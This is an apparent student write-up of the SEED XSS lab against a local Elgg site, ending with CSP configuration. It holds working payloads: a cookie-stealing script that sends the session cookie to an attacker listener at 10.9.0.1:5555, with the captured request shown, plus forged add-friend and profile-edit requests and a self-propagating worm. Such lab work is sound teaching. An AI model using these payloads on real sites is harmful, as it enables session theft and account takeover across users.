

Cross-Site Scripting (XSS) Attack Lab (Web Application: Elgg)

Lab setup:

1. Add the required hostnames and addresses:
`sudo gedit /etc/hosts`
`10.9.0.5 www.seed-server.com`
`10.9.0.5 www.example32a.com`
`10.9.0.5 www.example32b.com`
`10.9.0.5 www.example32c.com`
`10.9.0.5 www.example60.com`
`10.9.0.5 www.example70.com`
2. Make sure to delete old containers from previous labs:
`docker stop #id, docker rm #id`
3. Do `dcbuild`, then `dcup`
4. Use `dockps` to see ids, and `docksh` to start containers.

Task 1:


Change Alice's brief description to: `<script>alert('XSS');</script>`



Cross-Site Scripting (XSS) Attack Lab (Web Application: Elgg)

Task 2:

Change Alice's brief description to: `<script>alert(document.cookie);</script>`



Task 3:

1. Change Alice's brief description to:

```
<script>document.write('<img src=http://10.9.0.1:5555?c='  
+ escape(document.cookie) + ' >');  
</script>
```

2. On a new terminal, listen on the port 5555 on the attacker machine

```
nc -lknv 5555
```

```
[12/22/24] seed@VM: ~/lab9$ nc -lknv 5555  
Listening on 0.0.0.0 5555  
Connection received on 10.0.2.15 59800  
GET /?c=Elgg%3Dfi3vu9t3f2plo5k273m71bl7k8 HTTP/1.1  
Host: 10.9.0.1:5555  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv  
:83.0) Gecko/20100101 Firefox/83.0  
Accept: image/webp, */*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://www.seed-server.com/profile/alice
```

Cross-Site Scripting (XSS) Attack Lab (Web Application: Elgg)

Task 4:

1. Login as Alice and add Samy as friend, but also see the **HTTP add-friend request** in the **Firefox's HTTP inspection tool** when you do that to get (Samy's add-friend URL).



2. Change Samy's "About me" field (by edit HTML mode) to:

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;

//Construct the HTTP request to add Samy as a friend
//Here you add samy's URL that you got from before!
var sendurl="http://www.seed-server.com/action/friends/add?friend=59" + ts +
token;

//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```

3. Then login as Bobby and just view Samy's profile, it will add him as a friend immediately.

Cross-Site Scripting (XSS) Attack Lab (Web Application: Elgg)

Task 5:

1. Edit Samy's "About me" profile and see the HTTP POST request using the Web Developer Network Tool, to find Samy's `guid`.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-ser...	edit	document	html	3.82 KB	15...
200	GET	www.seed-ser...	samy	document	html	3.86 KB	15...
304	GET	www.seed-ser...	jquery.js	script	js	cached	0 B
304	GET	www.seed-ser...	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-ser...	require_config.js	script	js	cached	789 B
304	GET	www.seed-ser...	require.js	script	js	cached	0 B
304	GET	www.seed-ser...	elgg.js	script	js	cached	0 B
200	GET	www.seed-ser...	sprintf.js	require.js:127 (s...	js	cached	0 B
200	GET	www.seed-ser...	en.js	require.js:127 (s...	js	cached	0 B
200	GET	www.seed-ser...	weakmap-polyfill.js	require.js:127 (s...	js	cached	0 B
200	GET	www.seed-ser...	formdata-polyfill.js	require.js:127 (s...	js	cached	0 B
200	GET	www.seed-ser...	widgets.js	require.js:127 (s...	js	cached	0 B

Headers	Cookies	Request	Response	Timings
Content-Disposition: form-data; name="website"				
Content-Disposition: form-data; name="accesslevel[website]"				
Content-Disposition: form-data; name="twitter"				
Content-Disposition: form-data; name="accesslevel[twitter]"				
Content-Disposition: form-data; name="guid"				
59				

2. Also find the `sendurl` for the edit profile request:

Headers	Cookies	Request	Response	Timings
Filter Headers				
POST http://www.seed-server.com/action/profile/edit				
Status 302 Found				

3. Edit Samy's "About me" field to this:

```
<script type="text/javascript">
window.onload = function() {
    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
```

```
//Construct the content of your url.
var description= "&description=<p>Modified by Samy!<p>" +
"&accesslevel[description]=2";
var content= userName + guid + ts + token + description;
var samyGuid= 59;
var sendurl= "http://www.seed-server.com/action/profile/edit";
```

Cross-Site Scripting (XSS) Attack Lab (Web Application: Elgg)

```
if(elgg.session.user.guid!=samyGuid)
{
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send(content);
}
}
</script>
```

4. Login as Alice and visit Samy's profile, then see Alice's about me. Is it modified? Yes.



Blogs

Bookmarks

Files

Pages

Wire post

Brief description

About me

Modified by Samy!

Cross-Site Scripting (XSS) Attack Lab (Web Application: Elgg)

Task 6: Using DOM Approach:

1. Edit Samy's "About me" field to this:

```
<script type="text/javascript" id="worm">
    window.onload = function () {
        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</\" + \"script>\"";
        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

        var userName = "&name=" + elgg.session.user.name;
        var guid = "&guid=" + elgg.session.user.guid;
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

        //Construct the content of your url.
        var description = "&description=<p>modified by Samy, and the worm will be
        spreading now!<p>" + wormCode + "&accesslevel[description]=2";
        var content = userName + guid + ts + token + description;
        var sendurl= "http://www.seed-server.com/action/profile/edit";
        var samyGuid= 59;

        if (elgg.session.user.guid != samyGuid) {
            //Create and send Ajax request to modify profile
            var Ajax = null;
            Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
            Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
            Ajax.send(content);
        }
    }
</script>
```

Cross-Site Scripting (XSS) Attack Lab (Web Application: Elgg)

2. Now, login as Alice, and view Samy's profile, then see how Alice's profile is modified.
3. Then login as Bobby, and view Alice's profile, then see how Bobby's profile is modified as well.
4. And the worm is, indeed, spreading!



Blogs

Bookmarks

Files

Pages

Wire post

Brief description

About me
modified by Samy, and the worm will be spreading now!

If you want to use the Link Approach:

1. Write the JavaScript file (same code as before).
2. Store it in an external link, then add it into Samy's profile.

```
<script type="text/javascript"
src="http://www.example.com/xss_worm.js">
</script>
```

Cross-Site Scripting (XSS) Attack Lab (Web Application: Elgg)

Task 7:

Inside the running ``elgg` web container`, change the server configuration on **example32b** (modify the Apache configuration), so Areas 5 and 6 display OK.

`nano /etc/apache2/sites-available/apache_csp.conf`

```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example60.com *.example70.com \
    "
</VirtualHost>
```

`service apache2 restart`

```
root@a6f736456027:/# service apache2 restart
* Restarting Apache httpd web server apache2
root@a6f736456027:/# [ OK ]
```

Refresh the page:

CSP Experiment

1. Inline: Nonce (111-111-111): **Failed**
2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click:

Cross-Site Scripting (XSS) Attack Lab (Web Application: Elgg)

Now, inside the same web container, change the server configuration on **example32c** (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK.

`sudo nano /var/www/csp/phpindex.php`

```
GNU nano 4.8 /var/www/csp/phpindex.php
<?php
// Set CSP Header
$cspheader = "Content-Security-Policy: " .
    "default-src 'self'; " .
    "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com *.example70.com; ";
header($cspheader);
?>

<?php include 'index.html'; ?>
```

`service apache2 restart`

And refresh the page:



CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: